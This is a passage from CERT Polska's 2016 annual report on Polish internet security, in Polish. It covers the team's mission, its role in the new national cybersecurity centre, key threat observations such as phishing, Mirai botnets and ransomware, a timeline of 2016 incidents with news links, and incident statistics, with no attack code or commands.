KRAJOBRAZ
BEZPIECZEŃSTWA

# POLSKIEGO INTERNETU

# 2016

Raport roczny
z działalności CERT Polska

ISSN 2084-9079

NASK

CERT.PL

KRAJOBRAZ
BEZPIECZEŃSTWA

# POLSKIEGO INTERNETU

# 2016

Raport roczny
z działalności CERT Polska

NASK

NC CYBER

CERT.PL

# Spis treści

# Wstęp

Szanowni Państwo,

Oddajemy w Państwa ręce raport z działalności zespołu CERT Polska w 2016 roku. Jest on próbą opisu krajobrazu bezpieczeństwa polskiego i globalnego internetu, widzianego z perspektywy zgłoszeń obsługiwanych przez nasz zespół oraz własnej działalności badawczej. Raport zawiera także opis projektów realizowanych przez CERT Polska i najważniejszych wydarzeń, w których braliśmy udział.

W 2016 roku Ministerstwo Cyfryzacji postawiło przed instytutem badawczym NASK zadanie stworzenia Narodowego Centrum Cyberbezpieczeństwa (NC Cyber). Rolą zespołu CERT Polska w tym projekcie jest zapewnienie zaplecza analitycznego o wysokich kompetencjach technicznych, zdolnego do monitorowania i analizowania zagrożeń dotyczących polskich użytkowników internetu, a także aktywnego przeciwdziałania im. Jest to więc naturalna kontynuacja naszej misji, którą wypełniamy od ponad 20 lat. Wierzymy, że bezpieczeństwo jest dziedziną, w której ważniejsza od biznesowej rywalizacji jest współpraca, zaufanie i wymiana kluczowych informacji o zagrożeniach. Dlatego też mamy nadzieję, że dzięki rozwojowi NC Cyber i zaangażowaniu w tę inicjatywę różnych podmiotów - od dostawców usług kluczowych, przez organy ścigania, po badaczy i firmy komercyjne z sektora bezpieczeństwa, zwiększą się także możliwości wykorzystania kompetencji zespołu CERT Polska. Rok 2017 będzie zatem dla naszego zespołu rokiem wyzwań, ale i wynikających z nich okazji do rozwoju.

Zespół CERT Polska

# O CERT Polska

Zespół CERT Polska działa w strukturach NASK – instytutu badawczego prowadzącego działalność naukową, Narodowe Centrum Cyberbezpieczeństwa (NC Cyber), krajowy rejestr domen .pl i dostarczającego zaawansowane usługi teleinformatyczne.


CERT Polska to pierwszy powstały w Polsce zespół reagowania na incydenty (z ang. Computer Emergency Response Team). Dzięki prężnej działalności od 1996 roku w środowisku zespołów reagujących, stał się rozpoznawalnym i doświadczonym podmiotem w dziedzinie bezpieczeństwa komputerowego. Od początku istnienia zespołu rdzeniem działalności jest obsługa incydentów bezpieczeństwa i współpraca z podobnymi jednostkami na całym świecie, zarówno w działalności operacyjnej, jak i badawczo-wdrożeniowej. Od 1998 roku CERT Polska jest członkiem międzynarodowego forum zrzeszającego zespoły reagujące – FIRST, a od roku 2000 należy do grupy roboczej europejskich zespołów reagujących – TERENA TF-CSIRT i działającej przy niej organizacji Trusted Introducer. W 2005 roku z inicjatywy CERT Polska powstało forum polskich zespołów abuse – Abuse FORUM, natomiast w 2010 roku CERT Polska dołączył do Anti-Phishing Working Group, stowarzyszenia gromadzącego firmy i instytucje aktywnie walczące z przestępczością w sieci.

Do głównych zadań zespołu CERT Polska należy:


- rejestrowanie i obsługa zdarzeń naruszających bezpieczeństwo sieci;
- wykrywanie i analiza zagrożeń wymierzonych w szczególności w polskich internautów lub zagrażających domenie .pl;
- aktywne reagowanie w przypadku wystąpienia bezpośrednich zagrożeń dla polskich internautów;
- współpraca z innymi zespołami CERT w Polsce i na świecie oraz organami ścigania;
- udział w krajowych i międzynarodowych projektach związanych z tematyką bezpieczeństwa teleinformatycznego;
- działalność badawcza z zakresu metod wykrywania incydentów bezpieczeństwa, analizy złośliwego oprogramowania i systemów wymiany informacji o zagrożeniach;
- rozwijanie własnych narzędzi do wykrywania, monitorowania, analizy i korelacji zagrożeń;
- regularne publikowanie Raportu CERT Polska (https://www.cert.pl/publikacje/) o bezpieczeństwie polskich zasobów internetu;
- niezależne analizy i testy rozwiązań z dziedziny bezpieczeństwa teleinformatycznego;
- działania informacyjno-edukacyjne, zmierzające do wzrostu świadomości w zakresie bezpieczeństwa teleinformatycznego, w tym:
  a. publikowanie informacji o bezpieczeństwie na blogu cert.pl oraz w wybranych serwisach społecznościowych;
  b. organizacja cyklicznej konferencji SECURE (www.secure.edu.pl);
  c. szkolenia specjalistyczne.

# Najważniejsze obserwacje z 2016 roku

- CERT Polska obsłużył w 2016 roku 1926 incydentów, o 32 proc. więcej niż w 2015. Jest to przede wszystkim skutek zwiększającej się świadomości istnienia zespołów CERT (w tym CERT Polska) i ich roli w reagowaniu na incydenty i zagrożenia, a także bezpośredniej współpracy CERT Polska z coraz większą liczbą podmiotów i organizacji.
- Słabe zabezpieczenia Internetu Rzeczy (Internet of Things) powoduje, że w stosunkowo łatwy sposób są one wykorzystywane do ataków sieciowych.
- Botnety Mirai, używające głównie kamer internetowych oraz nagrywarek wideo, dokonywały rekordowych ataków DDoS na największych dostawców usług internetowych na świecie, powodując problemy z dostępem do najpopularniejszych stron i serwisów. W Polsce obserwowaliśmy nawet do 14 000 urządzeń dziennie należących do botnetu Mirai.
- Wzrasta trend wykorzystywania przez przestępców routerów domowych. Przykładem takich działań jest wysyłanie spamu oraz użycie domowych routerów jako serwerów proxy.
- Najczęstszym typem incydentu obsługiwanym w CERT Polska był phishing, stanowiący ponad połowę wszystkich przypadków. W stosunku do poprzednich lat w zauważalny sposób wzrosła liczba stron phishingowych oraz phishingu rozsyłanego poprzez e-maile. Wzrosła również dystrybucja złośliwego oprogramowania - zarówno dobrze już znanego, jak i nowych wariantów. Przestępcy posługują się szerokim wachlarzem rozwiązań szczególnie w przypadku kradzieży oszczędności z wykorzystaniem urządzeń mobilnych.
- Średnia dzienna liczba obserwowanych przez CERT Polska zainfekowanych komputerów w polskich sieciach to około 20 000. W porównaniu z 2015 rokiem jest to dwa razy mniej. Wartości te są zaniżone. Z uwagi na ograniczenia źródeł, którymi dysponujemy.
- Dominujące botnety w polskich sieciach to: Mirai, Conficker, ISFB oraz Nymaim.
- Dosyć dużym zagrożeniem jest w Polsce ransomware. Głównymi drogami infekcji są wiadomości e-mail z załącznikami oraz exploit kity.
- Exploit kity są wciąż jedną z najskuteczniejszych metod infekcji złośliwym oprogramowaniem, szeroko wykorzystywaną także w Polsce. W 2016 roku rozpoczęliśmy nowy cykl badań nad tym zagrożeniem.
- Ataki DDoS mierzone w setkach Gbps stają się codziennością i bardzo realnym ryzykiem dla biznesu.
- Wiele serwisów zależy od kilku kluczowych dostawców, co sprawia, że ataki na tak wrażliwe cele mają olbrzymią skalę oddziaływania. Przykładem jest atak na Dyn z października 2016.
- W 2016 roku opublikowano informacje o wielu podatnościach. Według CERT Polska najważniejsze dotyczyły Cisco ASA, MySQL, jądra GNU/Linux, Tor Browser oraz oprogramowania antywirusowego.
- Skoordynowane akcje organów ścigania wielu krajów oraz podmiotów prywatnych przynoszą coraz częściej wymierne pozytywne skutki. Przykładem jest doprowadzenie do zamknięcia botnetu Avalanche, a także coraz częstsze zatrzymania cyberprzestępców - także w Polsce.
- Wraz ze wzrostem wartości kryptowalut rośnie liczba i skala ataków na serwisy zajmujące się ich przechowywaniem i wymianą, a także motywacja przestępców do takich działań. Wartość środków skradzionych w ten sposób w 2016 roku jest liczona w dziesiątkach milionów dolarów.
- Wciąż nierozwiązanym problemem – istotnym zwłaszcza w kontekście ataków o wielkiej skali, takich jak kradzież pieniędzy z systemu SWIFT czy domniemana ingerencja w wybory prezydenckie w USA - pozostaje kwestia atrybucji. CERT Polska poświęcił temu zagadnieniu część pracy w ramach projektu CyberROAD.


Legenda:
PODATNOŚĆ
ATAK
WYCIEK
WYDARZENIE
PUBLIKACJA
2016-01-09
Wyciek danych z Last.fm
2016-01-11
Aresztowanie CharlieTheUnicorn
2016-02-04
Kradzież 81 mln dolarów z banku w Bangladeszu, wykorzystująca system SWIFT
2016-02-27
Włamanie do serwerowni 2be.pl należącej do grupy Adweb
2016-03-08
Kradzież BTC wartych 200 mln PLN z giełdy Bitfinex
2016-03-15
Malvertising ransomware na globalnych portalach newsowych
2016-03-16
Analiza malware iBanking na telefony z systemem Android
2016-04-05
Informacja o aresztowaniu PollyPocketa
2016-04-09
Publikacja analizy złośliwego oprogramowania Benio
2016-04-18
Ćwiczenia NATO Locked Shields 2016
2016-05-16
Analiza malware GMBot na telefony z systemem Android
2016-05-17
2 mln dolarów skradzione z giełdy BTC z Hongkongu
2016-06-14
Ujawnienie włamania na serwery Demokratów w USA
2016-06-17
Wyprowadzenie 56 milionów dolarów w kryptowalucie Ethereum dzięki wykorzystaniu błędu programistycznego
2016-06-20
Trzy duże awarie banków w Polsce
styczeń
luty
marzec
kwiecień
maj
czerwiec

# Kalendarium



- https://zaufanatrzeciastrona.pl/post/wyciek-danych-z-last-fm-w-tym-takze-setki-tysiecy-kont-polakow/
- https://zaufanatrzeciastrona.pl/post/kolejny-przestepca-z-torepublic-hydry-w-rekach-policji/
- https://zaufanatrzeciastrona.pl/post/jak-zniknelo-81-milionow-dolarow-historia-prawdziwa/
- https://niebezpiecznik.pl/post/wlamanie-do-serwerowni-2be-pl-od-5-dni-klienci-sa-pozbawieni-wszystkich-uslug-i-traca-dziesiatki-tysiecy-zlotych-kazdego-dnia/
- https://zaufanatrzeciastrona.pl/post/btc-warte-280-mln-pln-skradzione-z-gieldy-bitfinex-na-skutek-wlamania/
- https://sekurak.pl/popularne-serwisy-internetowe-infekowaly-wirusami-ransomware/
- https://www.cert.pl/news/single/zlosliwy-ibanking-stary-sposob-infekcji-nowe-pomysly-utrudniajace-odinstalowanie/
- https://niebezpiecznik.pl/post/cbsp-zlapalo-pollypocketa-jest-video-z-zatrzymania/
- https://zaufanatrzeciastrona.pl/post/uwaga-na-niebezpiecznego-benia-czyli-vbklip-nie-wie-kiedy-ze-sceny-zejsc/
- https://ccdcoe.org/locked-shields-2016.html
- https://www.cert.pl/news/single/gmbot-nowe-sposoby-wyludzanie-danych-przegladarek-mobilnych/
- https://zaufanatrzeciastrona.pl/post/nie-pomogl-multisig-2-miliony-dolarow-w-kryptowalutach-skradzione/
- https://www.cert.pl/news/single/porozumienie-o-powolaniu-cert-u-narodowego/
- http://www.rp.pl/Bezpieczenstwo/307069909-Cyberbezpieczenstwo-dyrektywa-NIS-przyjeta-firmy-w-UE-musza-spelnic-nowe-wymogi.html#ap-1
- https://niebezpiecznik.pl/post/fatalna-wpadka-rosjan-ktorzy-wlamali-sie-na-serwery-amerykanskich-politykow/
- https://niebezpiecznik.pl/post/znalazl-blad-w-funkcji-i-sprytnie-wyprowadzil-56-milionow-dolarow-w-wirtualnej-walucie/
- https://zaufanatrzeciastrona.pl/post/trzy-duze-awarie-bankow-czyli-dlaczego-wasze-karty-nie-dzialaly-w-poniedzialek/
- https://zaufanatrzeciastrona.pl/post/netia-zhakowana-slady-prawdopodobnie-falszywe-prowadza-na-ukraine/
- http://www.spidersweb.pl/2016/07/awaria-orange-2016-nie-dziala-telefon-internet.html
- http://www.nato.int/cps/en/natohq/events_132023.htm
- http://www.nato.int/cps/en/natohq/official_texts_133177.htm
- https://niebezpiecznik.pl/post/mon-zhackowany-pravyy-sector-twierdzi-ze-wykradl-dane-z-intranetu-ministerstwa-obrony-narodowej/
- https://zaufanatrzeciastrona.pl/post/jak-wpadl-zalozyciel-kickass-torrents-zatrzymany-wczoraj-na-okeciu/
- https://niebezpiecznik.pl/post/beata-szydlo-wprowadzila-podwyzszony-stopien-alarmowy-bravo-dla-polskiej-cyberprzestrzeni/
- https://sekurak.pl/adgholas-potezna-kampania-malware-przez-przejete-sieci-reklamowe-jest-tez-polski-watek-interia-pl/
- https://zaufanatrzeciastrona.pl/post/wyglada-na-to-ze-ktos-zhakowal-hakerow-z-nsa-i-udostepnia-ich-pliki/
- https://niebezpiecznik.pl/post/powazna-dziura-w-iphonach-i-ipadach-z-ktorej-korzystaly-rzady-wielu-panstw-do--nekania-aktywistow-i-dziennikarzy/
- https://niebezpiecznik.pl/post/wyciek-danych-milionow-polakow-z-bazy-pesel/
- https://www.cert.pl/news/single/kolejna-odslona-kampanii-komornika-sadowego-ransomware-petya-mischa/
- https://niebezpiecznik.pl/post/jak-mozna-bylo-poznac-wysokosc-zarobkow-milionow-polakow-przez-luke-w-internetowej-platformie-zus-u/
- https://sekurak.pl/botnet-shackowanych-kamer-moze-ddosowac-z-predkoscia-1-5tbps-ofiara-ovh/
- https://zaufanatrzeciastrona.pl/post/dane-co-najmniej-pol-miliarda-uzytkownikow-yahoo-wykradzione/
- https://zaufanatrzeciastrona.pl/post/wlamal-sie-do-linkedin-i-dropboxa-jechal-przez-polske-wpadl-w-czechach/
- https://www.cert.pl/news/single/cryptxxx-crypmic-ransomware-dystrybuowany-ramach-exploit-kitow/
- https://zaufanatrzeciastrona.pl/post/bitcurex-ostatecznie-prawie-przyznaje-ze-padl-ofiara-kradziezy-ok-5-mln-pln/
- https://zaufanatrzeciastrona.pl/post/duzy-atak-ddos-powoduje-problemy-z-dostepem-do-wielu-uslug/
- https://www.cert.pl/news/single/torrentlocker-zlosliwa-faktura-telefon/
- http://www.secure.edu.pl/
- https://sekurak.pl/nowy-hack-pozwala-na-bezprzewodowe-otwarcie-przeszlo-100-milionow-samochodow-audi-skoda-rozmaite-vw-ford-citroen/
- https://sekurak.pl/tysiace-sklepow-z-malware-wykradajacym-dane-platnosci-sa-tez-domeny-z-polski/
- http://www.computerworld.pl/news/406774/Zmodyfikowany-malware-Mirai-zaatakowal-Deutsche-Telekom.html
- https://www.europol.europa.eu/newsroom/news/'avalanche-network-dismantled-in-international-cyber-operation
- https://www.cert.pl/news/single/latentbot-modularny-i-silnie-zaciemniony-bot/

# Ochrona cyberprzestrzeni RP i działania CERT Polska

## CERT Polska jako część Narodowego Centrum Cyberbezpieczeństwa

1 lipca 2016 roku w NASK zostało utworzone Narodowe Centrum Cyberbezpieczeństwa (NC Cyber). 4 lipca Ministerstwo Cyfryzacji, Naukowa i Akademicka Sieć Komputerowa oraz Związek Banków Polskich zawarły partnerstwo na rzecz współpracy w ramach NC Cyber. Wydarzenie to zainaugurowało proces podpisywania kolejnych porozumień z podmiotami uznawanymi za kluczowe w kontekście zwiększania bezpieczeństwa cyberprzestrzeni RP.

Działające jako pion w ramach instytutu badawczego NASK NC Cyber jest centrum kompetencyjnym, którego zadaniem jest koordynacja przekazywania informacji o incydentach i zagrożeniach na poziomie krajowym, obsługa incydentów i reagowanie na zagrożenia, tworzenie platformy współpracy pomiędzy kluczowymi instytucjami, organizacjami i firmami, wsparcie koordynacji odpowiedzi na incydenty, analiza zagrożeń, współpraca z organami ścigania i administracją publiczną oraz realizacja zadań na poziomie strategicznym, wynikających między innymi z nadchodzącego wdrożenia dyrektywy NIS.

CERT Polska stanowi obecnie część NC Cyber, realizując zadania analityczne i operacyjne; pełni także rolę ośrodka zaawansowanej analizy zagrożeń na poziomie technicznym oraz, dzięki rozbudowanej istniejącej sieci kontaktów międzynarodowych, węzła współpracy międzynarodowej.

CERT Polska otrzymał od Ministerstwa Cyfryzacji mandat do reprezentowania Polski w sieci CSIRT, która stworzona zostanie w 2017 roku na mocy dyrektywy NIS.

## Obsługa incydentów i reagowanie na zagrożenia

Statystyki zawarte w niniejszym rozdziale dotyczą wyłącznie zgłoszeń i incydentów zarejestrowanych w systemie obsługi zgłoszeń zespołu CERT Polska, przesyłanych za pośrednictwem formularza na stronie www.cert.pl lub mailem na adres zgłoszeniowy cert@cert.pl. Nie obejmują one informacji o incydentach gromadzonych i wymienianych automatycznie w systemie n6 (por. str. 19)

W 2016 roku CERT Polska obsłużył 7275 zgłoszeń, na podstawie których zidentyfikowano 1926 incydentów. W tabeli 1 znajduje się szczegółowy podział tych incydentów na typy, zgodnie z klasyfikacją eCSIRT.net[1]. Wyraźny wzrost liczby incydentów, widoczny nie tylko w porównaniu do roku 2015 (+32 proc.), ale także jako wieloletni trend, przypisujemy przede wszystkim zwiększającej się świadomości istnienia zespołów CERT (w tym CERT Polska) i ich roli w reagowaniu na incydenty i zagrożenia, a także bezpośredniej współpracy CERT Polska z coraz większą liczbą podmiotów i organizacji. W mniejszym stopniu trend jest wynikiem działalności cyberprzestępców, którzy w ostatnich latach ponownie mocno „interesują się" indywidualnymi użytkownikami (przykładem tego jest ransomware), ale także coraz częściej wykorzystują przypadkowe infekcje w istotnych instytucjach (np. rządowych czy finansowych) jako punkt wyjścia do poważniejszych ataków. Ataki stricte ukierunkowane, w szczególności przypisywane konkretnym rządom, choć poważne w skutkach, są na tyle kosztowne, że ich liczba nie wpływa znacząco na skalę incydentów w szerszym kontekście.

Zdecydowanie najczęstszym typem incydentu obsługiwanym przez CERT Polska był phishing, stanowiący ponad połowę wszystkich

1 https://www.trusted-introducer.org/Incident-Classification-Taxonomy.pdf

przypadków. Były to przede wszystkim zgłoszenia fałszywych stron zagranicznych serwisów, umieszczonych na przejętych stronach lub wykupionych serwerach w polskich sieciach bądź w domenie .pl. Znacznie rzadziej phishing dotyczył podszywania się pod polski bank. W obu przypadkach CERT Polska kontaktował się z administratorem serwisu oraz prowadził działania służące jak najszybszemu zablokowaniu i usunięciu szkodliwych treści. W kategorii Kradzież tożsamości, podszycie się, która obejmuje phishing, zaobserwowaliśmy wzrost liczby incydentów w stosunku do poprzedniego roku aż o 106 proc. (495 w 2015 r., 1069 w 2016 r.), a więc znacząco przewyższający wzrost liczby incydentów w pozostałych kategoriach.

Niemal wszystkie przypadki sklasyfikowane jako obraźliwe i nielegalne treści (12 proc. incydentów) dotyczyły rozsyłania spamu z polskich sieci. Niestety, polskie prawo pozostaje od lat nieskuteczne w ściganiu nadawców niechcianej korespondencji. W przypadku zgłoszeń spamu CERT Polska może jedynie podejmować działania zmierzające do edukacji nadawcy czy właściciela serwisu, a także reagować w przypadku, gdy do wysyłania spamu dochodzi bez wiedzy właściciela serwera (np. w wyniku wykorzystania podatności, otwartego serwera proxy czy włamania; por. str. 31). Większość takich zgłoszeń jest jednak obsługiwana i dystrybuowana automatycznie do właścicieli sieci przez system n6 (por. str. 19), a zatem nie znajduje odzwierciedlenia w tych statystykach. Niewielki udział innych rodzajów nielegalnych i obraźliwych treści wynika z faktu, że ich obsługą zajmuje się dedykowany do tego celu zespół Dyżurnet.pl (www.dyzurnet.pl), 